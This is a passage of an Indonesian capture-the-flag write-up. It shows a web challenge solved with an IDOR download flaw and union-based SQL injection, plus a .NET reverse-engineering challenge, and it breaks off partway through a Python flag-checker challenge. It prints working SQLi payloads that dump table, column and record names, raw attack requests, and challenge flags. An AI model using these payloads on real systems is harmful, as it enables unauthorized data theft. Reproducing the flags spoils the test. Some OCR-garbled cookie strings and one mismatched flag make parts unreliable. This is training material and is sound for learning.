
Fakta-fakta Ransomware

Fakta-Fakta  Ransomware	Penulis : GPT Harga : Rp45.000 Tanggal Rilis : 25 Aug 2023
--	---

Deskripsi:
Dalam era digital yang semakin berkembang, ancaman keamanan cyber juga semakin kompleks dan meresahkan. Salah satu bentuk ancaman yang telah mengambil peran utama dalam dunia keamanan cyber adalah ransomware.

UNDUH

Jika kita coba untuk download buku, maka website akan menembak ke sebuah endpoint yakni /download.



Dari sini, kita bisa menyimpulkan bahwa kemungkinan besar *endpoint* untuk mengunduh buku adalah /download/{nama_buku}. Dari sini, kami mencoba untuk melakukan testing terkait *Broken Object Level Authentication* (BOLA) IDOR. Secara sederhana, testing tersebut dapat dilakukan dengan cara mencoba untuk memasukkan nama buku lain yang belum kita beli dengan memanfaatkan endpoint /download.

```

Request
Pretty Raw Hex
1 GET /download/fakta-ransomware HTTP/1.1
2 Host: 103.181.183.216:16005
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: connect.sid=s%3Adp53W9V60J7-sy-B1YpzN33kUqy5.0LNzFAKLeR2BgvxCHhbQfNKzwdUP3HJy24H9Z9X0zq5sj8;
XSRF-TOKEN=eyjdj161gNgF0Yh11M6FovNg0GNgSzJEMUEPS1znzbhblV1jIzs3d0NfNFcnkyTBwND01c4d68vRk1RFpWm11zHnJdRx2VJOD
JEM0tjTwQ0Ty9r3o1Su15bX13WT5B5H0yT0DgM0e153DwMfY1c1vN0R0M181u01KmGn32j16ZE2E5jRLajY3MsJ51pWng5KNNV1psbW0
czhdz0x01LcJtYMM101j;j:0YdhnMw0Y10M1z100N1214M2v1mtXk2y2Y3YTHNNEyMTfMzg4Mjg2YMM0TAByjKytFHMTRmlw1dg
FnjoiIn%83D; booktoday_session=eyjdj161n4TVx0oaw2ZNKZedBw5J20EP51i2n7A0Hv11j0uWHEEV7rtW085yjYuEV3gxK2NG52xjZWUD0uRduhYQ1k01je
H0M0tjTwQ0Ty9r3o1Su15bX13WT5B5H0yT0DgM0e153DwMfY1c1vN0R0M181u01KmGn32j16ZE2E5jRLajY3MsJ51pWng5KNNV1psbW0
Vks501lCjYMM101j;j:0YdhnMw0Y10M1z100N1214M2v1mtXk2y2Y3YTHNNEyMTfMzg4Mjg2YMM0TAByjKytFHMTRmlw1dg
FnjoiIn%83D
9 Connection: Close
10
11

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.25.2
3 Content-Type: application/pdf
4 Content-Length: 113499
5 Connection: close
6 X-Powered-By: PHP/8.1.22
7 Cache-Control: public
8 Date: Sat, 26 Aug 2023 17:42:23 GMT
9 Last-Modified: Wed, 16 Aug 2023 23:02:00 GMT
10 Content-Disposition: attachment; filename=8952395497fc72cb85013567b6ad1768.pdf
11 Access-Ranges: bytes
12 X-Content-Type-Options: XSS-FILTER
eyjdj161gNgF0Yh11M6FovNg0GNgSzJEMUEPS1znzbhblV1jIzs3d0NfNFcnkyTBwND01c4d68vRk1RFpWm11zHnJdRx2VJOD
Th7V2y3cetwVxKVWv23oeRtdtbhRScDFoE0eg0Wu1jYxcDF0m0HuGdnhdhpTf1d000V0V1krmxaVgptjZVVL1c2F0djgHvhS9RN
c4cJ86Skw1LcJtYMM1014NzcjY14vzNtB1Vj1zNtE50WvnNzkyNBMTC2YjZkOTZkZTFkZDQjM44NGN2j3N2M5ZD81MzhN2M11i
idgFnjoiIn%83D; expires=Sat, 26 Aug 2023 19:42:23 GMT; Max-Age=7200; path=/; sameSite=1ax
13 Set-Cookie: booktoday_session=eyjdj161gNgF0Yh11M6FovNg0GNgSzJEMUEPS1znzbhblV1jIzs3d0NfNFcnkyTBwND01c4d68vRk1RFpWm11zHnJdRx2VJOD
XNUHGGNyt0pwWyc0m8Ac1t0mWj1cUtuXes15Es1Mj9jdejZ2Mm6nC9P1UcM207B5dlo4Kzehzg202z08Es1c0lcmxWly91bf30U
HGT1j2xk1LcJtYMM1012hQGQyWwvTU5M1j1N01jNGM4Yz3G14McTc02d4RMwTAw2nLwVNVH0WzDAjNjAy2yZU5MDc4001l0Wt3Nt2
idgFnjoiIn%83D; expires=Sat, 26 Aug 2023 19:42:23 GMT; Max-Age=7200; path=/; httpOnly; sameSite=1ax
14
15 X-PPR: 1,7
16 X-Appup:
17 1.0 obj
18 <<Type/Catalog>>Pages 2 0 R/LangEng /StructTreeRoot 29 0 R/MarkInfo<<Marked true>>/Metadata 80 0
/R/ViewerPreferences 81 0 R>>
19 endobj
20 2 0 obj
21 <<Type/Page>>Count 1/Kids[ 3 0 R ]>>
22 endobj
23 3 0 obj
24 <<Type/Page>>Parent 2 0 R/Resources<<Font<<F1 5 0 R/F2 12 0 R/F3 14 0 R/F4 19 0 R/F5 21 0 R/F6 26 0
R>>/ExtGState<<G1S10 0 R/GS11 11 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageJ] >>MediaBox[ 0 0 595.32
841.92 ]/Contents 4 0 R/Group<<Type/Group>>/Transparency/CS/DeviceRGB>>/Tabs 5/StructParents 0>>
25 endobj
26 4 0 obj
27 <<Filter/FlateDecode/Length 2602>>
28 stream
29 xPj$%7@8@!4z EBuu0!#(ùñññé9yëëy

```

Done

Ternyata website menanggapi hal tersebut dengan baik dan memberikan akses download pada buku “fakta-ransomware” yang padahal tidak ada pada koleksi kami. Dengan begitu, kami berpikir bahwa seharusnya kami juga bisa langsung mendownload buku flag. Namun, ternyata ketika dicoba ke /download/flag website memberikan error yang menandakan bahwa file tersebut tidak ada. Dari sini, kami berkesimpulan bahwa author tidak menamai buku tersebut dengan nama “flag”.

```

Request
Pretty Raw Hex
1 GET /download/flag HTTP/1.1
2 Host: 103.181.183.216:16005
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: connect.sid=s%3Adp53W9V60J7-sy-B1YpzN33kUqy5.0LNzFAKLeR2BgvxCHhbQfNKzwdUP3HJy24H9Z9X0zq5sj8;
XSRF-TOKEN=eyjdj161gNgF0Yh11M6FovNg0GNgSzJEMUEPS1znzbhblV1jIzs3d0NfNFcnkyTBwND01c4d68vRk1RFpWm11zHnJdRx2VJOD
JEM0tjTwQ0Ty9r3o1Su15bX13WT5B5H0yT0DgM0e153DwMfY1c1vN0R0M181u01KmGn32j16ZE2E5jRLajY3MsJ51pWng5KNNV1psbW0
czhdz0x01LcJtYMM101j;j:0YdhnMw0Y10M1z100N1214M2v1mtXk2y2Y3YTHNNEyMTfMzg4Mjg2YMM0TAByjKytFHMTRmlw1dg
FnjoiIn%83D; booktoday_session=eyjdj161n4TVx0oaw2ZNKZedBw5J20EP51i2n7A0Hv11j0uWHEEV7rtW085yjYuEV3gxK2NG52xjZWUD0uRduhYQ1k01je
H0M0tjTwQ0Ty9r3o1Su15bX13WT5B5H0yT0DgM0e153DwMfY1c1vN0R0M181u01KmGn32j16ZE2E5jRLajY3MsJ51pWng5KNNV1psbW0
Vks501lCjYMM101j;j:0YdhnMw0Y10M1z100N1214M2v1mtXk2y2Y3YTHNNEyMTfMzg4Mjg2YMM0TAByjKytFHMTRmlw1dg
FnjoiIn%83D
9 Connection: Close
10
11

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found
2 Server: nginx/1.25.2
3 Content-Type: text/html; charset=UTF-8
4 Connection: close
5 X-Powered-By: PHP/8.1.22
6 Cache-Control: no-cache, private
7 date: Sat, 26 Aug 2023 17:44:14 GMT
8 Set-Cookie: eyjdj161gNgF0Yh11M6FovNg0GNgSzJEMUEPS1znzbhblV1jIzs3d0NfNFcnkyTBwND01c4d68vRk1RFpWm11zHnJdRx2VJOD
RLZ0nY0VYt1d1cvVohHewF2QKmScXHvSp1zUS5cHvrcj1kZUFya3zIMDfz11JN1d3Zw1BmnhKWThts0f3U1Zk0
WU12dn01LcJtYMM101j;j:0YdhnMw0Y10M1z100N1214M2v1mtXk2y2Y3YTHNNEyMTfMzg4Mjg2YMM0TAByjKytFHMTRmlw1dg
FnjoiIn%83D; expires=Sat, 26 Aug 2023 19:44:14 GMT; Max-Age=7200; path=/; sameSite=1ax
9 Set-Cookie: booktoday_session=eyjdj161n4TVx0oaw2ZNKZedBw5J20EP51i2n7A0Hv11j0uWHEEV7rtW085yjYuEV3gxK2NG52xjZWUD0uRduhYQ1k01je
H0M0tjTwQ0Ty9r3o1Su15bX13WT5B5H0yT0DgM0e153DwMfY1c1vN0R0M181u01KmGn32j16ZE2E5jRLajY3MsJ51pWng5KNNV1psbW0
Vks501lCjYMM101j;j:0YdhnMw0Y10M1z100N1214M2v1mtXk2y2Y3YTHNNEyMTfMzg4Mjg2YMM0TAByjKytFHMTRmlw1dg
FnjoiIn%83D; expires=Sat, 26 Aug 2023 19:44:14 GMT; Max-Age=7200; path=/; httpOnly; sameSite=1ax
10 Content-Transfer-Encoding: 6603
11
12 <<DOCTYPE html>>
13 <html lang="en">
14 <head>
15 <meta charset="utf-8">
16 <meta name="viewport" content="width=device-width, initial-scale=1">
17
18 <title>
Not Found
</title>

```

Setelah beberapa waktu *stuck*, kami akhirnya mencoba beberapa hal-hal seperti SQLi pada parameter *search* dan juga beberapa parameter lainnya. Kami juga meminta verifikasi pada author untuk memastikan bahwa kami sudah berada di jalan yang benar.

 **Compe**

 **maskirovka** Yesterday at 4:53 PM
hmmmmm

 **maskirovka** Yesterday at 5:02 PM
mas, ini gada hubungannya sama crack signature cookie kan ya?
atau ada hubungannya sama aes2 nya??

 **Compe** Yesterday at 5:03 PM
nggak kok
sebenarnya mas arahnya dah bener kok

 **maskirovka** Yesterday at 5:07 PM
tpi bingung mas, pas ke /download/{nama file} itu kan dia lgsg downlaod filenya (edited)
gimana cara analisa downloadnya gimana wkwkwkwkw

 **Compe** Yesterday at 5:11 PM
yakin nama file?

 **maskirovka** Yesterday at 5:18 PM
hmmmmmm wkwkwkwkw
sama tlg mas, verif 1 hal ini aja wkwkwkwk. Gada hubungannya ama sqli kan mas??

 **Compe** Yesterday at 5:19 PM
ada mas 😊

Dari hasil percakapan tersebut, kami yakin bahwa alur yang benar untuk menyelesaikan soal ini adalah SQLi untuk melakukan *leak* pada nama file dan kemudian mendownload file tersebut dengan menggunakan vuln IDOR tadi. Namun, dimanakah celah SQLi tersebut berada?

Setelah beberapa saat mencoba, kami menemukan sebuah hal yang unik yakni pada bagian book id. Kami mencoba untuk membandingkan dua tipe input yakni ketika book id adalah **99 or 1=1** – dan juga ketika book id adalah **99 or 1=2** –

BookToday

Cara Menjadi Hacker



Penulis : WikiHow
 Harga : Rp60.000
 Tanggal Rilis : 25 Aug 2023



Deskripsi:
 Ada komunitas dan budaya bersama dari para programer dan ahli jaringan yang menurut sejarahnya bermula beberapa dekade lalu dari komputer mini dengan sistem berbagi-waktu (time-sharing) pertama dan eksperimen paling awal dari ARPAnet. Anggota dari komunitas ini merupakan para "peretas" pertama. Memasuki sistem komputer dan telepon telah menjadi

404 | NOT FOUND

Ternyata terlihat bahwa terdapat dua *behaviour* yang berbeda, menandakan bahwa SQLi bisa dilakukan pada *endpoint* ini.

Dari sini, kami langsung saja untuk mengeksplorasi celah tersebut lebih lanjut. Yang pertama adalah untuk melakukan enumerasi pada jumlah

kolom yang dimiliki oleh tabel. Untuk mengetahui akan hal ini, kita bisa memanfaatkan payload **order by xx**. Lagi-lagi akan terlihat sebuah perbedaan apabila kolom yang kita masukkan sudah melebihi kolom yang seharusnya.



Terlihat bahwa website memberikan error 500 ketika kami memasukkan payload **99 order by 12**, yang berarti bahwa kolom yang digunakan berjumlah 11. Dengan begitu, kita bisa membuat sebuah payload Union

SQLi dengan jumlah 11 kolom. Namun, kita tidak bisa langsung saja memasukkan Union select 1,2,3, .., 11 karena website pasti akan memberikan error. Oleh karena itu, kami mencoba mengganti satu per satu data menjadi NULL sampai website tidak error. Pada akhirnya kami menemukan sebuah payload yang dapat berfungsi dan memiliki *reflected output* yakni **99 union select 1,2,3,4,5,6,7,8,NULL,NULL,NULL --**

The screenshot shows a web browser window with the following details:

- URL:** 103.181.183.216:16005/book/99%20union%20select%201,2,3,4,5,6,7,8,NULL,NULL,NULL%20--
- Page Content:**
 - Book Title:** 3
 - Author:** Penulis : 2
 - Price:** Harga : Rp7
 - Release Date:** Tanggal Rilis : 26 Aug 2023
- Description Section:** Deskripsi:
8

Dari sini, kita bisa memanfaatkan *reflected output* tersebut untuk melakukan enumerasi dan *dump data* pada isi tabel. Berikut adalah payload yang kami gunakan untuk melakukan dump pada nama tabel, nama kolom, dan juga nama buku.

Nama tabel =>

**99 union select
1,2,group_concat(table_name),4,5,6,7,8,NULL,NULL,NULL FROM
information_schema.tables WHERE table_schema=database() -- -**

books,collections,migrations,personal_access_tokens,users

Penulis : 2

Harga : Rp7

Tanggal Rilis : 26 Aug 2023

Deskripsi:

8

+ Beli

Nama kolom =>

99 union select

1,2,group_concat(column_name),4,5,6,7,8,NULL,NULL,NULL FROM information_schema.columns where table_name='books' -- -

id,author,title,slug,cover,book_file,price,desc,published_at,created_at,updated_at

Penulis : 2

Harga : Rp7

Tanggal Rilis : 26 Aug 2023

Deskripsi:

8

+ Beli

Nama buku =>

**99 union select 1,2,group_concat(slug),4,5,6,7,8,NULL,NULL,NULL
FROM books ---**

cara-menjadi-hacker,empty,fakta-ransomware,flag-enjoyer,jokes-ngakak-kocak

Penulis : 2


Harga : Rp7

Tanggal Rilis : 26 Aug 2023

Deskripsi:
8

Dari hasil enumerasi tersebut, maka terlihat bahwa nama buku dari flag adalah flag-enjoyer. Dengan begitu, kita bisa langsung memanfaatkan vuln IDOR yang sudah ditemukan sebelumnya untuk mendownload file flag secara langsung tanpa perlu membelinya.

<http://103.181.183.216:16005/download/flag-enjoyer>



Flag =

hacktoday{anyone_can_have_the_file_if_they_have_the_slug}
}

REVERSE ENGINEERING


OnlyAdminCanSee



Summary

Pada soal ini, kami diberikan sebuah attachment .exe, dimana ketika kami analisa file tersebut merupakan .exe yang dibuat menggunakan .NET, sehingga kami bisa menggunakan decompiler bernama [dnSpy](#) untuk melakukan dekompilasi dan menganalisa source code di dalam file tersebut.

Namun sebelum itu, kami mencoba untuk menjalankan program tersebut, dan program tersebut memberikan tampilan UI berikut :



Yang dimana program tersebut meminta kita untuk memasukan sebuah key (semacam flag checker).

Solution

Setelah mendecompile menggunakan dnSpy kami berhasil menemukan Main Function atau Main Window pada class **Reversee1.MainWindow** dari si program berikut adalah tampilannya :

```

MainWindow X
1  using System;
2  using System.CodeDom.Compiler;
3  using System.ComponentModel;
4  using System.Diagnostics;
5  using System.Net;
6  using System.Windows;
7  using System.Windows.Controls;
8  using System.Windows.Markup;
9
10 namespace Reversee1
11 {
12     // Token: 0x02000003 RID: 3
13     public class MainWindow : Window, IComponentConnector
14     {
15         // Token: 0x06000004 RID: 4 RVA: 0x00002094 File Offset: 0x00000294
16         public MainWindow()
17         {
18             this.InitializeComponent();
19             this.Output.Visibility = Visibility.Hidden;
20             this.Logggg.Visibility = Visibility.Hidden;
21         }
22
23         // Token: 0x06000005 RID: 5 RVA: 0x000020E8 File Offset: 0x000002E8
24         public void OnlyAdmnssssCanSeeееееeadswdasdsasdsfwfasdsads()
25         {
26             bool onlyAdmnssssCanSeeееееeadswdasdsasdsfwfasdsadssss = this.OnlyAdmnssssCanSeeееееeadswdasdsasdsfwfasdsadssss;
27             if (onlyAdmnssssCanSeeееееeadswdasdsasdsfwfasdsadssss)
28             {
29                 this.Output.Visibility = Visibility.Visible;
30                 this.Logggg.Visibility = Visibility.Visible;
31                 string text = new WebClient().DownloadString("https://pastebin.com/raw/VWgc4jWn");
32                 this.Output.Text = text;
33             }
34         }
35
36         // Token: 0x06000006 RID: 6 RVA: 0x0000213C File Offset: 0x0000033C
37         public void admnss()
38         {
39             MessageBox.Show("Welcome John Doe");
40             this.LoginText.Text = "John The Admnss";
41             this.Textt.Text = "Pw:" + this.Flag;
42             this.OnlyAdmnssssCanSeeееееeadswdasdsasdsfwfasdsadssss = true;
43             this.OnlyAdmnssssCanSeeееееeadswdasdsasdsfwfasdsads();
44         }
45
46         // Token: 0x06000007 RID: 7 RVA: 0x00002190 File Offset: 0x00000390
47         private void Login_Click(object sender, RoutedEventArgs e)
48         {
49             string flag = this.Flag;
50             bool flag2 = this.Loginn.Text == flag;
51             if (flag2)
52             {
53                 this.admnss();
54             }
55             else
56             {
57                 MessageBox.Show("ur not admin, get off!");
58                 Environment.Exit(0);
59             }
60         }
}

```

Dapat terlihat bahwa terdapat logic flaws dari program tersebut secara singkat berikut adalah flow nya :

1. Terima input user
2. Bandingkan input user dengan value dari variable **Flag** (value diambil dari <https://pastebin.com/raw/yX2XfwWb> yang isinya : flag{pas5wOrd_nya_7uH_Gampan9_Bro}
3. Apabila input == Flag maka panggil function untuk menampilkan sesuatu yang diambil dari link berikut : <https://pastebin.com/raw/VWgc4jWn> yang isinya :

BOPCdFDk\uH\$_q5FA=W6?U\fgDJ*<4H=(GEDI7ZG?Y;32?ZU@21h^601h\^Z1h\^o

4. Yang ternyata merupakan sebuah encoding base 85 dan ketika di decode menjadi :


The screenshot shows a web-based tool for decoding strings. On the left, under 'Recipe', there is a section titled 'From Base85' with a dropdown menu set to 'Alphabet ! - u'. A checkbox labeled 'Remove non-alphabet chars' is checked. On the right, under 'Input', the string 'BOPCdFDk\uH\$_q5FA=W6?U\fgDJ*<4H=(GEDI7ZG?Y;32?ZU@21h^601h\^Z1h\^o' is entered. Below the input field, there are some settings: 'ABC' and '65', and a dropdown menu showing '1'. Under 'Output', the decoded string 'hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4h4}' is displayed.

Voila, ditemukanlah flagnya.

Flag =

hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4}

kurang-lebih+



Summary

Pada soal ini, kami diberikan sebuah attachment **chall.py** yang berisi program python sebagai berikut :

```
def check(flag: bytes) -> bool:
    return
((flag[22]-flag[28]+flag[4]+flag[35]-flag[29])==25)and(((flag[26]
-flag[0]+flag[23]+flag[11]-flag[16])==19)and(((flag[9]-flag[21]+f
lag[37]+flag[34]-flag[14])==195)and(((flag[19]-flag[18]+flag[6]+f
lag[13]-flag[12])==112)and(((flag[36]-flag[38]+flag[33]+flag[32]-f
lag[3])==168)and(((flag[2]-flag[20]+flag[7]+flag[10]-flag[30])==49)
and(((flag[5]-flag[25]+flag[27]+flag[39]-flag[17])==87)and(((flag[
24]-flag[8]+flag[15]+flag[31]-flag[1])==102)and(((flag[22]+flag[28]
]-flag[4]-flag[35]+flag[29])==105)and(((flag[26]+flag[0]-flag[23]-
flag[11]+flag[16])==83)and(((flag[9]+flag[21]-flag[37]-flag[34]+f
lag[14])==49)and(((flag[19]+flag[18]-flag[6]-flag[13]+flag[12])==12
2)and(((flag[36]+flag[38]-flag[33]-flag[32]+flag[3])==96)and(((fl
ag[2]+flag[20]-flag[7]-flag[10]+flag[30])==147)and(((flag[5]+flag[
25]-flag[27]-flag[39]+flag[17])==123)and(((flag[24]+flag[8]-flag[1
